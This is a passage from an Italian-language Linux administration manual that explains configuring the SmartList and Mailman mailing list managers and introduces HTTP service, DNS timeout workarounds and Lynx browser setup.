In questa situazione, il meccanismo può funzionare solo se, quando si interviene nei file delle liste, si utilizza una maschera dei permessi pari a 007_8. Questa consente di avere i permessi di scrittura anche per il gruppo, mentre toglie tutti i permessi per chi non abbia i privilegi dell'utente o del gruppo proprietari.

Dal momento che SmartList, per se stesso, richiede solo che il suo gruppo fittizio abbia tutti i permessi necessari a intervenire nei file (e nelle directory) delle liste, si può affidare l'amministrazione di liste differenti ad amministratori diversi, senza che questi abbiano i privilegi del gruppo di SmartList. Basta abbinare ai file delle liste rispettive la proprietà dell'utente amministratore. In pratica, si utilizza lo script '**donatelist**' secondo la sintassi seguente:

donatelist *utente nome_lista*

L'esempio seguente, affida la lista '**prova**' all'utente '**tizio**'.

\# **donatelist tizio prova**[*Invio*]

```
tizio    listserv  1024 Jun  3 .
listserv listserv  1024 Jun  3 ..
tizio    listserv  1024 Jun  3 prova
root     listserv     4 Jun  3 prova/accept -> dist
tizio    listserv  1024 Jun  3 prova/archive
root     listserv    19 Jun  3 prova/archive.txt -> ../.etc/archive.txt
tizio    listserv  1024 Jun  3 prova/archive/latest
tizio    listserv    62 Jun  3 prova/dist
root     listserv    16 Jun  3 prova/help.txt -> ../.etc/help.txt
tizio    listserv  4076 Jun  3 prova/rc.custom
root     listserv    15 Jun  3 prova/rc.init -> ../.etc/rc.init
```

```
root     listserv    18 Jun  3 prova/rc.request -> ../.etc/rc.request
root     listserv    17 Jun  3 prova/rc.submit -> ../.etc/rc.submit
root     listserv    14 Jun  3 prova/reject -> ../.etc/reject
root     listserv    21 Jun  3 prova/subscribe.txt -> ../.etc/subscribe.txt
root     listserv    23 Jun  3 prova/unsubscribe.txt -> ../.etc/unsubscribe.txt
```

Anche in questo caso il listato che si ottiene rappresenta il contenuto della directory corrispondente alla lista, da cui si può osservare che è stata cambiata la proprietà dei soli file e directory, mentre i collegamenti sono rimasti correttamente inalterati.

Ormai dovrebbe essere chiara la logica attraverso cui si configura una lista. Se certe impostazioni globali, espresse attraverso i collegamenti, non vanno bene, basta eliminare i collegamenti desiderati e produrre delle varianti locali. Naturalmente, nello stesso modo in cui si hanno queste impostazioni globali, si possono definire gruppi di configurazioni, a cui puntare i collegamenti che si desiderano.

158.2.6 Configurazione

La configurazione di SmartList si divide in due parti: una globale, che riguarda potenzialmente tutte le liste gestite, e una particolare per ogni lista. La configurazione globale è contenuta nella directory '`.etc/`' e viene usata per generare dei collegamenti nella directory di ogni lista, all'atto della creazione (come è stato mostrato). La configurazione particolare è costituita dai file che sono stati copiati nelle directory delle liste, la cui modifica, in tal modo, non può influenzare il comportamento delle altre liste.

È chiaro che se in una lista si desidera personalizzare qualche aspetto che riguarda file condivisi, basta cancellare il collegamento corrispondente e fare una copia locale di quel file.

I file più importanti da considerare sono '`rc.init`', fornito generalmente alle directory delle liste in forma di collegamento, e '`rc.custom`' che viene copiato necessariamente perché non può essere condiviso in ogni caso.

Vanno verificati entrambi i file: il primo almeno una volta quando si attiva il servizio; il secondo alla creazione di ogni lista nuova. I file sono commentati adeguatamente e questo dovrebbe bastare per capire il senso delle varie definizioni. In particolare, è importante verificare la definizione della variabile '**`domain`**', all'inizio del file '`rc.init`': deve contenere il dominio completo del nodo in cui si trovano a funzionare le liste. Eventualmente, se si vogliono gestire liste differenti su domini virtuali diversi, basta fare una copia del file '`rc.init`' nella directory di ogni lista, cambiando opportunamente la definizione di tali domini.

158.2.7 Iscrizione e ritiro dalla lista

L'utente qualunque che desidera iscriversi alla lista, deve inviare un messaggio all'indirizzo *lista*`-request@`... (nel caso degli esempi proposti si tratta di *`prova-request@`*...), in cui, nell'oggetto o nel corpo del messaggio, appaia esclusivamente la parola '**`subscribe`**'.

Nello stesso modo, l'utente che vuole eliminare la propria iscrizione alla lista, deve inviare un messaggio contenente esclusivamente la parola '**`unsubscribe`**'.

158.2.8 Manutenzione

L'amministratore della lista, definito al momento della sua creazione, può utilizzare la posta elettronica per dare alcuni comandi elementari. In pratica può aggiungere o eliminare degli iscritti. Per ottenere ciò deve inviare un messaggio all'indirizzo *lista*`-request@`... (nel caso degli esempi proposti si tratta di `prova-request@`...) in cui la voce '**`X-Command`**' deve essere usata per contenere il comando. Naturalmente, il risultato è un messaggio di risposta contenente l'esito del comando.

Si deve utilizzare la sintassi seguente:

email_amministratore parola_d'ordine comando

I comandi fondamentali sono:

`subscribe` *email_nuovo_iscritto*
`unsubscribe` *email_vecchio_iscritto*
`help` | `info`

I primi due comandi servono per aggiungere o eliminare un iscritto alla lista; l'ultimo serve a ottenere un riepilogo dei comandi disponibili (ne esistono altri).

La parola d'ordine viene definita all'interno del file '`rc.custom`' (contenuto nella directory della lista) e assieme a questa si può modificare il nome dell'intestazione da usare per inviare i comandi di amministrazione. L'esempio seguente mostra una possibile modifica del file '`rc.custom`' per fare in modo di poter usare il campo del '**`X-Admin:`**' al posto di '**`X-Command:`**'.

```
X_COMMAND              =       X-Admin
X_COMMAND_PASSWORD     =       Marameo          # put the password for
                                                # X-Command mails here
```

In origine, nel file '`rc.custom`', queste righe sono semplicemente commentate con il simbolo '`#`'. Bisogna togliere il commento e poi definire i valori da assegnare.

> Si potrebbe essere tentati di utilizzare l'oggetto (il campo '**`Subject:`**') come sostituto di '**`X-Command:`**'. Questa non è una buona idea, in quanto provoca degli effetti collaterali abbastanza pesanti. Precisamente, non è più possibile per gli utenti utilizzare l'oggetto per iscriversi o cancellarsi dalla lista e nemmeno per usare altri servizi: se viene fatto erroneamente, non ricevono alcun avvertimento e solo l'amministratore ne è informato attraverso l'indicazione di un «comando sospetto». Ciò significa oltretutto che l'amministratore verrebbe disturbato continuamente con segnalazioni di errore fasulle.

Naturalmente, l'amministratore, per poter utilizzare l'intestazione '**`X-Command:`**' deve configurare opportunamente il proprio programma MUA. Per esempio, nel caso di Pine, occorre intervenire nel campo '**`customized-hdrs`**' (151.8).

> È bene considerare che, anche se non si vuole utilizzare questo meccanismo, esiste una parola d'ordine predefinita che potrebbe essere usata da qualcun altro. Pertanto, è almeno opportuno indicare una parola d'ordine in ogni caso.

L'amministratore della lista può intervenire ugualmente per cambiare l'elenco degli iscritti modificando direttamente il file che lo contiene. Si tratta di '`dist`', composto semplicemente da una serie di righe, ognuna delle quali riporta esclusivamente l'indirizzo di posta elettronica di uno dei destinatari.

158.2.9 Messaggi automatici

SmartList, come robot, deve inviare alcuni messaggi automatici a seguito dell'esecuzione di operazioni particolari, come l'iscrizione o la cancellazione in una lista. È evidente che sia opportuno tradurli e adattarli alle proprie esigenze particolari.

Il file '`help.txt`' contenuto nella directory della lista viene utilizzato come risposta a una richiesta '**`help`**' inviata all'indirizzo *lista*`-request@`... (come sempre si può usare l'oggetto o il corpo del messaggio per scrivere la parola '**`help`**').

Tale file dovrebbe contenere le informazioni generali per usare tutte le liste che si gestiscono, per cui è generalmente un collegamento a un file uguale per tutte.

Volendo, si può aggiungere nella directory della lista un file di informazioni aggiuntivo e specifico. Deve trattarsi di '`info.txt`' e il suo contenuto viene accodato semplicemente a quello di '`help.txt`'.

```
                        General info
                        ------------
Subcription/unsubscription/info requests should always be sent to the -request
address of a mailinglist.
If a mailinglist for example is called "thelist@some.domain", then the -request
address can be inferred from this to be: "thelist-request@some.domain".

To subscribe to a mailinglist, simply send a message with the word "subscribe"
in the Subject: field to the -request address of that list.

To unsubscribe from a mailinglist, simply send a message with the word (you
guessed it :-) "unsubscribe" in the Subject: field to the -request address of
that list.
...
```

SmartList, come altri applicativi del genere, mantiene un archivio dei messaggi ricevuti, che può essere consultato (in modo piuttosto scomodo) attraverso alcuni comandi da inviare all'indirizzo *lista*`-request@`.... Il contenuto del file '`archive.txt`' serve a descrivere la procedura da utilizzare per questo scopo e si ottiene quando all'indirizzo *lista*`-request@`... si invia un messaggio con il comando '**`archive help`**' nell'oggetto.

```
This archive server knows the following commands:

get filename ...
ls directory ...
egrep case_insensitive_regular_expression filename ...
maxfiles nnn
version
...
```

158.2.10 Configurazione dell'archivio

L'archivio dei messaggi si trova nella directory '`archive/latest/`' discendente dalla directory della lista a cui si riferisce. Ogni messaggio viene memorizzato in un file differente.

La configurazione normale dell'archivio prevede che vengano conservati solo gli ultimi due messaggi; se si vuole amministrare un archivio, è evidente che tale numero deve essere aumentato. La modifica alla configurazione deve essere fatta nel file '`rc.custom`', come nell'esempio seguente, in cui si stabilisce un massimo di 100 messaggi.

```
archive_hist    =       100             # number of messages left archived
```

158.2.11 Consultazione dell'archivio

Per consultare l'archivio si utilizzano una serie di comandi specifici, da inserire nel corpo di un messaggio di posta elettronica inviato all'indirizzo *lista*`-request@`.... Quello che conta è che nell'oggetto venga indicata la parola '**`archive`**'. I comandi possono essere più di uno in uno stesso messaggio e seguono le regole descritte nella guida contenuta nel file '`archive.txt`'. Questa, come già accennato, si ottiene inviando la richiesta '**`archive help`**'.

158.2.12 Filtri di accesso

Una lista di discussione è il destinatario ideale di messaggi pubblicitari di vario tipo, o più semplicemente di *spam*. Sotto questo aspetto, lo studio di un valido sistema di filtro contro gli utilizzi impropri è più che opportuno.

Per quanto riguarda il controllo dell'iscrizione alla lista, SmartList permette di intervenire nella directory della lista da controllare, in particolare nel modo seguente:

- realizzando un file denominato '`reject`', contenente un elenco di mittenti (identificati dai rispettivi indirizzi di posta elettronica) da cui rifiutare gli accessi;
- creando un programma o uno script, denominato '**`subscreen`**', che, ricevendo l'indirizzo del mittente come primo argomento, deve restituire il valore zero quando l'accesso viene consentito.

Anche l'invio dei messaggi alla lista può essere controllato, precisamente attraverso il file '`accept`'. Generalmente questo è un collegamento al file '`dist`', quello che contiene l'elenco degli iscritti a cui inviare copia di tutti i messaggi della lista. In tal modo, solo gli iscritti possono inviare messaggi alla lista.

158.2.13 Liste moderate

Fino a questo punto è stato descritto come creare e gestire una lista non moderata. Per ottenere una lista moderata occorre indicare gli indirizzi di posta elettronica dei moderatori nel file '`moderators`'. La sola esistenza di questo file, nella directory della lista da moderare, fa sì che i messaggi vengano trasmessi solo ai moderatori; successivamente, uno di questi, dopo averli controllati ed eventualmente modificati, può ritrasmetterli aggiungendo la voce '**`Approved`**', seguita dal suo indirizzo di posta elettronica. I messaggi «firmati» in questo modo vengono rispediti a tutti gli iscritti alla lista.

158.3 Mailman

Mailman [4] è un sistema per la gestione di una lista di posta elettronica, gestito attraverso programmi CGI (capitolo 162). Questo tipo di lista di posta elettronica dipende pertanto, oltre che da un MTA adatto, anche da un servente HTTP (parte xxx) in grado di consentire il funzionamento di programmi CGI; inoltre richiede di configurare Cron per la gestione delle operazioni periodiche.

Nella descrizione che qui viene fatta di Mailman, si trascura completamente, o quasi, ciò che riguarda la configurazione di Cron, dell'MTA e del servente HTTP, perché è molto probabile che la propria distribuzione GNU sia in grado di predisporre tutto questo in modo automatico, nel momento dell'installazione del pacchetto che corrisponde a questo applicativo. Eventualmente si può leggere la documentazione originale di Mailman che dovrebbe essere accessibile a partire da <*http://www.gnu.org/software/mailman/mailman.html*>.

[4] **Mailman** GNU GPL

158.3.1 Privilegi durante il funzionamento

Quando un programma di Mailman viene messo in funzione, dovrebbe acquisire privilegi limitati. Per questo, di solito gli si associa un utente e un gruppo particolari, che potrebbero corrispondere a un nome del tipo '**mailman**', oppure '**list**'. In condizioni normali, se si installa Mailman da un pacchetto predisposto per la propria distribuzione GNU, tutto dovrebbe essere sistemato in modo automatico, compreso l'aggiornamento del file '`/etc/aliases`', con la ridirezione della posta elettronica destinata a questo utente fittizio, verso l'utente '**root**'.

Nel caso particolare di Exim, può essere necessario stabilire l'utente e il gruppo con cui devono funzionare i programmi avviati attraverso gli alias. Per esempio, se si usa l'utenza fittizia '**list**' si potrebbe intervenire in un modo simile a quello seguente, nel suo file di configurazione:

```
system_aliases:
  driver = aliasfile;
  file = /etc/aliases,
  search_type = lsearch
  user = list
  group = list
```

158.3.2 Configurazione

La configurazione particolare di Mailman è contenuta in un file denominato '`mm_cfg.py`', che potrebbe trovarsi nella directory '`/etc/mailman/`'. Come suggerisce l'estensione, si tratta di uno script di Python.

La parte più significativa di questo file riguarda la dichiarazione di alcune variabili, come si vede dall'estratto seguente:

```
##############################################################
# Put YOUR site-specific configuration below, in mm_cfg.py . #
# See Defaults.py for explanations of the values.            #

DEFAULT_HOST_NAME = 'dinkel.brot.dg'
DEFAULT_URL       = 'http://dinkel.brot.dg/cgi-bin/mailman'
DELIVERED_BY_URL  = '/doc/mailman/images/mailman.jpg'

MAILMAN_OWNER     = 'mailman-owner@%s' % DEFAULT_HOST_NAME

PUBLIC_ARCHIVE_URL = '/pipermail'
PRIVATE_ARCHIVE_URL = '/mailman/private'

USE_ENVELOPE_SENDER = 0
```

Per prima cosa, si può osservare che i programmi CGI di Mailman dovrebbero essere accessibili a partire da *`http://dinkel.brot.dg/cgi-bin/mailman/`*; pertanto, il servente HTTP deve risultare configurato per consentire l'accesso in questo modo a tali file. In base all'esempio, si può verificare che ciò sia così provando a interrogare l'indirizzo *`http://dinkel.brot.dg/cgi-bin/mailman/admin`*, dal quale si deve ottenere una pagina di informazioni sull'amministrazione delle liste.

Come si può intuire dalla configurazione, si definisce che l'amministratore del sistema Mailman si chiama *`mailman-owner@`*..., pertanto è necessario definire a chi deve corrispondere effettivamente questo indirizzo, intervenendo nel file '`/etc/aliases`' e avviando successivamente '**newaliases**' (se necessario). Supponendo che si tratti effettivamente dell'utente '**tizio**', potrebbe essere una riga come quella seguente:

```
mailman-owner: tizio
```

Infine, è necessario definire una parola d'ordine per l'amministrazione complessiva. Per questo si usa il programma '**mmsitepass**':

\# **mmsitepass**[*Invio*]

New password: *digitazione_all'oscuro* [*Invio*]

Again to confirm password: *digitazione_all'oscuro* [*Invio*]

In questo modo, la parola d'ordine viene annotata, in modo cifrato per evitare che possa essere individuata facilmente.

158.3.3 Creazione e cancellazione di una lista

La creazione di una lista di Mailman è guidata dal programma '**newlist**', che si usa in pratica come nell'esempio seguente, in cui si crea la lista *prova@...*:

\# **newlist**[*Invio*]

Enter the name of the new list: **prova**[*Invio*]

Enter the email of the person running the list: **caio@dinkel.brot.dg**[*Invio*]

Initial prova password: *digitazione_all'oscuro* [*Invio*]

```
Entry for aliases file:

## prova mailing list
## created: 29-Aug-2002 root
prova:                  "|/var/lib/mailman/mail/wrapper post prova"
prova-admin:            "|/var/lib/mailman/mail/wrapper mailowner prova"
prova-request:          "|/var/lib/mailman/mail/wrapper mailcmd prova"
prova-owner:            prova-admin

Hit enter to continue with prova owner notification...
```

Come si vede dal messaggio che si ottiene, è necessario intervenire poi manualmente nel file '/etc/aliases', per aggiungere alcune righe. In questo modo, gli indirizzi *prova@...*, *prova-admin@...*, *prova-request@...* e *prova-owner@...* possono poi funzionare regolarmente per la gestione e l'accesso alla lista.

Per eliminare una lista, si procede in modo analogo, con l'aiuto del programma '**rmlist**', che se usato con l'opzione '**-a**', cancella anche l'archivio dei messaggi:

\# **rmlist -a prova**[*Invio*]

Infine, è possibile consultare rapidamente l'elenco degli iscritti a una lista con il comando '**list_members**':[5]

\# **list_members prova**[*Invio*]

[5] Sono disponibili anche altri comandi, ma in generale è più semplice il controllo attraverso l'interfaccia dei programmi CGI.

158.3.4 Amministrazione della lista

Mailman è fatto per essere utilizzato prevalentemente attraverso un navigatore, con il protocollo HTTP. Per verificare l'esistenza della lista appena creata, basta consultare il programma CGI '**`admin`**', che secondo la configurazione già vista in precedenza, dovrebbe essere accessibile all'indirizzo *`http://dinkel.brot.dg/cgi-bin/mailman/admin`*. Ciò che si dovrebbe vedere è rappresentato dal listato seguente:

```
                 dinkel.brot.dg mailing lists - Admin Links

   Welcome!

   Below is the collection of publicly-advertised mailman mailing lists
   on dinkel.brot.dg. Click on a list name to visit the configuration
   pages for that list. To visit the administrators configuration page
   for an unadvertised list, open a URL similar to this one, but with a
   '/' and the list name appended.

   General list information can be found at the mailing list overview
   page.

   (Send questions and comments to mailman-owner@dinkel.brot.dg.)


   List Description
   Prova [no description available]
```

Per configurare meglio la lista *`prova@`*... è sufficiente seguire il riferimento ipertestuale che si trova in corrispondenza del nome che appare sulla pagina, che in pratica porta all'indirizzo *`http://dinkel.brot.dg/cgi-bin/mailman/admin/prova`*. Come spiega la stessa pagina, se esistono delle liste non pubblicizzate, la loro configurazione si raggiunge in questo modo, mettendo il loro nome dopo quello del programma CGI '**`admin`**'.

```

   Prova Administrative Authentication

                                             List Administrative Password:


   ______________________________
   Let me in...

   Important: From this point on, you must have cookies enabled in your
   browser, otherwise no administrative changes will take effect.

   Session cookies are used in Mailman's administrative interface so that
   you don't need to re-authenticate with every administrative operation.
   This cookie will expire automatically when you exit your browser, or
   you can explicitly expire the cookie by hitting the Logout link under
   Other Administrative Activities (which you'll see once you
   successfully log in).
```

La pagina che si ottiene serve a richiedere l'identificazione dell'amministratore della lista in base alla parola d'ordine, come inserito quando era stato utilizzato il programma '**`newlist`**'. Superata questa fase si raggiunge la pagina di configurazione vera e propria, che corrisponde però allo stesso indirizzo precedente.[6]

```
Prova mailing list administration
General Options Section

     ----------------------------------------------------------------------
```

[6]Come spiega Mailman stesso, è necessario che il navigatore sia in grado di accettare i *cookie*.

```
      Configuration Categories          Other Administrative Activities
  * General Options                    * Tend to pending administrative
  * Membership Management                requests
  * Privacy Options                    * Go to the general list
  * Regular-member (non-digest)          information page
    Options                            * Edit the HTML for the public list
  * Digest-member Options                pages
  * Bounce Options                     * Go to list archives
  * Archival Options                   * Logout
  * Mail-News and News-Mail gateways
  * Auto-responder

  ----------------------------------------------------------------------

Make your changes below, and then submit them using the button at the
bottom. (You can change your password there, too.)

General Options
 Fundamental list characteristics, including descriptive info and basic
 behaviors.
        Description                               Value
 The public name of this list
    (make case-changes only).  Prova___________________________________
                    (Details)
       The list admin's email
    address - having multiple  caio@dinkel.brot.dg_____________________
         admins/addresses (on  ________________________________________
        separate lines) is ok. ________________________________________
                    (Details)
   A terse phrase identifying  _________________________________________
         this list. (Details)
  An introductory description  ________________________________________
   - a few paragraphs - about  ________________________________________
         the list. It will be  ________________________________________
    included, as html, at the  ________________________________________
    top of the listinfo page.  ________________________________________
  Carriage returns will end a  ________________________________________
  paragraph - see the details  ________________________________________
     for more info. (Details)
   Prefix for subject line of  [Prova]_________________________________
     list postings. (Details)
 List-specific text prepended  ________________________________________
    to new-subscriber welcome  ________________________________________
            message (Details)  ________________________________________
                               ________________________________________
  Text sent to people leaving  ________________________________________
       the list. If empty, no  ________________________________________
   special text will be added  ________________________________________
  to the unsubscribe message.  ________________________________________
                    (Details)
    Where are replies to list
 messages directed? Poster is  (*) Poster ( ) This     ( ) Explicit
     strongly recommended for             list         address
          most mailing lists.
                    (Details)
   Explicit Reply-To: header.  _________________________________________
                    (Details)
 (Administrivia filter) Check
  postings and intercept ones
               that seem to be ( ) No (*) Yes
     administrative requests?
                    (Details)
  Send password reminders to,
 eg, "-owner" address instead  (*) No ( ) Yes
         of directly to user.
                    (Details)
```

```
        Suffix for use when this
         list is an umbrella for
       other lists, according to  -owner___________________________________
             setting of previous
        "umbrella_list" setting.
                       (Details)
           Send monthly password
      reminders or no? Overrides  ( ) No (*) Yes
            the previous option.
                       (Details)
       Send welcome message when  ( ) No (*) Yes
     people subscribe? (Details)
        Should administrator get
         immediate notice of new
      requests, as well as daily  ( ) No (*) Yes
         notices about collected
                 ones? (Details)
        Should administrator get
                      notices of  (*) No ( ) Yes
        subscribes/unsubscribes?
                       (Details)
        Send mail to poster when
       their posting is held for  (*) Yes ( ) No
             approval? (Details)
       Maximum length in Kb of a
      message body. Use 0 for no  40______
                 limit. (Details)
    Host name this list prefers.  dinkel.brot.dg____________________________
                       (Details)
        Base URL for Mailman web
     interface. The URL must end
       in a single "/". See also  http://dinkel.brot.dg/cgi-bin/mailman/____
    the details for an important
      warning when changing this
                 value. (Details)

                          To Change The Administrator Password
+---------------------------------------+ +---------------------------------------+
|   Enter current|_____________________| |      Enter new|_____________________|
|       password:|                     | |      password:|                     |
+---------------------------------------+ |---------------+---------------------|
                                          |    Confirm new|_____________________|
                                          |      password:|                     |
                                          +---------------------------------------+

                                [ Submit Your Changes ]
```

Quello che si vede sopra riguarda solo la configurazione generale, mentre sono disponibili altre voci per altre caratteristiche da configurare.

> Al termine del lavoro, è bene indicare a Mailman la conclusione dell'attività selezionando la voce '**`logout`**'.

158.3.5 Accesso alla lista da parte degli utilizzatori normali

Gli utenti che possono avere interesse a iscriversi a una lista di quelle amministrate devono raggiungere l'indirizzo *`http://dinkel.brot.dg/cgi-bin/mailman/listinfo`*:

```
dinkel.brot.dg Mailing Lists
Welcome!

Below is a listing of all the public mailing lists on dinkel.brot.dg.
Click on a list name to get more information about the list, or to
subscribe, unsubscribe, and change the preferences on your subscription.
To visit the info page for an unadvertised list, open a URL similar to
this one, but with a '/' and the list name appended.

List administrators, you can visit the list admin overview page to find
the management interface for your list.

(Send questions or comments to mailman-owner@dinkel.brot.dg.)

List                       Description
Prova                      [no description available]
```

Seguendo il riferimento ipertestuale corrispondente al nome della lista a cui si è interessati, si arriva alla pagina dalla quale ci si può iscrivere:

```
 About Prova
 To see the collection of prior postings to the list, visit the Prova
 Archives.
 Using Prova
 To post a message to all the list members, send email to
 prova@dinkel.brot.dg.

 You can subscribe to the list, or change your existing subscription, in
 the sections below.
 Subscribing to Prova
 Subscribe to Prova by filling out the following form. You will be sent
 email requesting confirmation, to prevent others from gratuitously
 subscribing you. This is a public list, which means that the members
 list is openly available (but we obscure the addresses so they are not
 easily recognizable by spammers).

   Your email     _______________________________
   address:
   You must enter a privacy password. This provides
   only mild security, but should prevent others
   from messing with your subscription. Do not use a
   valuable password as it will occasionally be
   emailed back to you in cleartext. Once a month,
   your password will be emailed to you as a
   reminder.
   Pick a         ________________
   password:
   Reenter
   password to    ________________
   confirm:
   Would you
   like to
   receive list  (*) No ( ) Yes
   mail batched
   in a daily
   digest?
                      [ Subscribe ]
 Prova Subscribers
 Click here for the list of Prova subscribers: [ Visit Subscriber list ]

 To change your subscription (set options like digest and delivery modes,
 get a reminder of your password, or unsubscribe from Prova), either
 enter your subscription email address:

             _______________________________ [ Edit Options ]
```

```
    ... or select your entry from the subscribers list (see above).
```

Chi si iscrive, indicando l'indirizzo di posta elettronica e la parola d'ordine per poter gestire la propria configurazione personale, viene richiesta successivamente una conferma via posta elettronica, simile a questa:

```
From: prova-request@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Reply-To: prova-request@dinkel.brot.dg
Subject: Prova -- confirmation of subscription -- request 779881

Prova -- confirmation of subscription -- request 779881

We have received a request from 192.168.1.1 for subscription of your
email address, <daniele@dinkel.brot.dg>, to the prova@dinkel.brot.dg
mailing list.  To confirm the request, please send a message to
prova-request@dinkel.brot.dg, and either:

- maintain the subject line as is (the reply's additional "Re:" is
ok),

- or include the following line - and only the following line - in the
message body:

confirm 779881

(Simply sending a 'reply' to this message should work from most email
interfaces, since that usually leaves the subject line in the right
form.)

If you do not wish to subscribe to this list, please simply disregard
this message.  Send questions to prova-admin@dinkel.brot.dg.
```

Di solito è sufficiente rispondere a questo messaggio, senza includere il testo precedente per ottenere l'iscrizione. A iscrizione avvenuta si riceve un messaggio di conferma, in cui è annotata la parola d'ordine che era stata definita per la personalizzazione dell'iscrizione alla lista; in seguito si riceverà mensilmente un promemoria del genere.

Per accedere alla gestione della configurazione personalizzata, si parte dalla stessa pagina già vista in precedenza, mettendo soltanto il proprio indirizzo di posta elettronica nella parte inferiore:

```
    About Prova
...
    Prova Subscribers
    Click here for the list of Prova subscribers: [ Visit Subscriber list ]

    To change your subscription (set options like digest and delivery modes,
    get a reminder of your password, or unsubscribe from Prova), either
    enter your subscription email address:

                ______________________________ [ Edit Options ]

    ... or select your entry from the subscribers list (see above).
```

Da lì si accede a una pagina in cui è possibile richiedere la cancellazione dalla lista o la modifica delle caratteristiche configurabili, con l'inserimento della parola d'ordine personale.

Parte xxx

HTTP

HTTP: introduzione e utilizzo del servizio

Il modo più comune per pubblicare informazioni attraverso la rete è quello di utilizzare un servente HTTP (*Hypertext transfer protocol*).

Le informazioni pubblicate in questo modo sono rivolte a tutti gli utenti che possono raggiungere il servizio, nel senso che normalmente non viene richiesta alcuna identificazione. Al massimo si impedisce o si concede l'accesso in base al meccanismo di filtro gestito dal supervisore dei servizi di rete o dal TCP wrapper.

159.1 Dal lato del servente

Per offrire un servizio HTTP occorre un programma in grado di gestirlo. Di solito si tratta di un demone. Analogamente al servizio FTP anonimo, il servente HTTP consente l'accesso a una directory particolare e alle sue discendenti. Questa directory viene identificata spesso con il nome *document root* e si tratta in pratica di una sorta di directory personale degli utenti (anonimi) che accedono attraverso questo protocollo.

Un servente HTTP non offre solo un servizio di semplice consultazione di documenti: permette anche di interpellare dei programmi. Questi programmi sono collocati normalmente al di fuori della directory da cui si diramano i documenti (HTML o di altro tipo), per evitare che questi possano essere letti. In questo contesto, tali programmi sono definiti *gateway* e normalmente vengono chiamati *programmi CGI*, o *cgi-bin*.

L'avvio di programmi implica l'attribuzione di privilegi. Di solito si fa in modo che questi funzionino utilizzando i privilegi di un utente fittizio apposito ('**`www`**', '**`nobody`**' o simile), per evitare che possano compiere più azioni del necessario.

Secondo le consuetudini, di solito si configura il servente HTTP in modo da non consentire la lettura del contenuto delle directory. In pratica, se si indica un indirizzo che rappresenta una directory, si ottiene un file predefinito, che di solito corrisponde a '`index.html`', contenuto nella directory richiesta; mentre se questo è assente, non si ottiene alcunché.

159.2 Dal lato del cliente

Per poter usufruire di un servizio HTTP occorre un programma cliente adatto. In generale, tale programma cliente è in grado di accedere anche ad altri servizi, pertanto, in questo senso viene definito semplicemente «navigatore». Il programma di navigazione tipico dovrebbe consentire anche la visualizzazione di immagini, ma un buon programma che utilizza soltanto un terminale a caratteri può essere utilizzato in qualunque condizione, quindi, tale possibilità non deve essere scartata a priori.

159.2.1 Uniform Resource Locator -- Uniform Resource Identifier

L'integrazione di diversi protocolli impone l'utilizzo di un sistema uniforme per indicare gli indirizzi, per poter conoscere subito in che modo si deve effettuare il collegamento. Per questo, quando si utilizza un navigatore, si devono usare indirizzi espressi in modo standard, precisamente secondo il formato URI, o *Uniform resource identifier*. Attualmente, è ancora in uso la vecchia definizione, URL, *Uniform resource locator*, che in pratica rappresenta la stessa cosa.[1] Attraverso questa modalità, è possibile definire tutto quello che serve per raggiungere una risorsa: protocollo, nodo (*host*), porta, percorso. Il formato generale di un URI è descritto nel capitolo 259.

[1]URL è precisamente un sottoinsieme di URI.

159.2.2 Tempi morti

Un problema che riguarda un po' tutti i programmi clienti, sono i tempi morti. Questi programmi, quando tentano di accedere a un risorsa senza riuscirci, restano a lungo in attesa prima di restituire una segnalazione di errore. Se si utilizza un servente DNS e questo non risulta raggiungibile, oppure a sua volta non riesce a raggiungere gli altri serventi DNS di livello superiore, le attese sono dovute al ritardo nelle risposta date dal servizio di risoluzione dei nomi.

All'avvio, la maggior parte dei navigatori cerca di raggiungere la propria pagina di presentazione (*home page*) e questo richiede un collegamento in funzione in quel momento.

Quando si vuole utilizzare un programma del genere soltanto per delle attività locali e si notano questi problemi nelle risposte, se si gestisce un servente DNS locale che, almeno temporaneamente, non ha accesso alla rete esterna, si può provare a disattivarlo utilizzando il comando seguente:

```
# rndc stop
```

In seguito, per riattivarlo basterà utilizzare il comando opposto.

```
# rndc start
```

Se la propria rete locale non accede mai all'esterno, non è necessario tentare di risolvere nomi che non appartengono all'ambito locale. Se si utilizza un servizio di risoluzione dei nomi basta togliere (commentandola) la direttiva contenuta nel file '`named.conf`' che fa riferimento al dominio principale, rappresentato da un punto singolo.

```
options {
        directory "/etc/bind";
};
//
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

159.3 Lynx

Lynx [2] è la prova di ciò che può fare un buon programma per i terminali senza grafica, anche per la navigazione nella rete. A prima vista può risultare complicato da utilizzare, ma il tempo necessario per imparare il suo funzionamento risulta poi ricompensato.

Lynx è un navigatore completo, a parte la limitazione dovuta alla mancanza della grafica. È stato adattato a un gran numero di piattaforme, Dos inclusa (203.11). La sua semplicità lo rende prezioso in tutte quelle situazioni in cui non è possibile utilizzare il sistema grafico X.

Prima di avviare Lynx la prima volta, conviene controllare il suo file di configurazione generale. Molto probabilmente converrà modificare qualcosa. Si tratta di '`/etc/lynx.cfg`'.

Vale la pena di cambiare: l'indicazione della pagina iniziale, la posizione della guida e della pagina indice. Infatti, in questi casi, si fa riferimento a pagine HTML in rete, mentre è normale

[2] **Lynx** GNU GPL

che ognuno si crei una propria pagina di inizio e che si abbiano a disposizione anche localmente i file della guida.

Queste indicazioni potrebbero apparire come negli esempi seguenti.

```
STARTFILE:file://localhost/etc/lynx-inizio.html
HELPFILE:file://localhost/usr/share/doc/lynx/lynx_help/lynx_help_main.html
DEFAULT_INDEX_FILE:file://localhost/etc/lynx-indice.html
```

In tutti i casi mostrati, si fa riferimento a un file nell'elaboratore locale, `localhost`. Nel primo caso si fa riferimento al file '`/etc/lynx-inizio.html`', nel secondo a '`/usr/share/doc/lynx/lynx_help/lynx_help_main.html`', nel terzo a '`/etc/lynx-indice.html`'. Probabilmente, tutto il resto può essere lasciato come si trova.

159.3.1 Avvio di Lynx

```
lynx [opzioni] [risorsa_iniziale]
```

Lynx si compone in pratica dell'eseguibile '**`lynx`**'. Questo può essere avviato con l'indicazione di un indirizzo iniziale (di solito una pagina), espresso secondo lo standard URI, oppure può trattarsi semplicemente di un file indicato senza formalità particolari. Se non è indicato alcun file iniziale, viene utilizzato quanto specificato nella configurazione contenuta nel file '`lynx.cfg`', alla voce '**`STARTFILE`**'.

Per approfondire il funzionamento di Lynx si può consultare la pagina di manuale *lynx(1)* e soprattutto la guida interna che si ottiene con il comando '**`lynx -help`**'.

Opzione	Descrizione
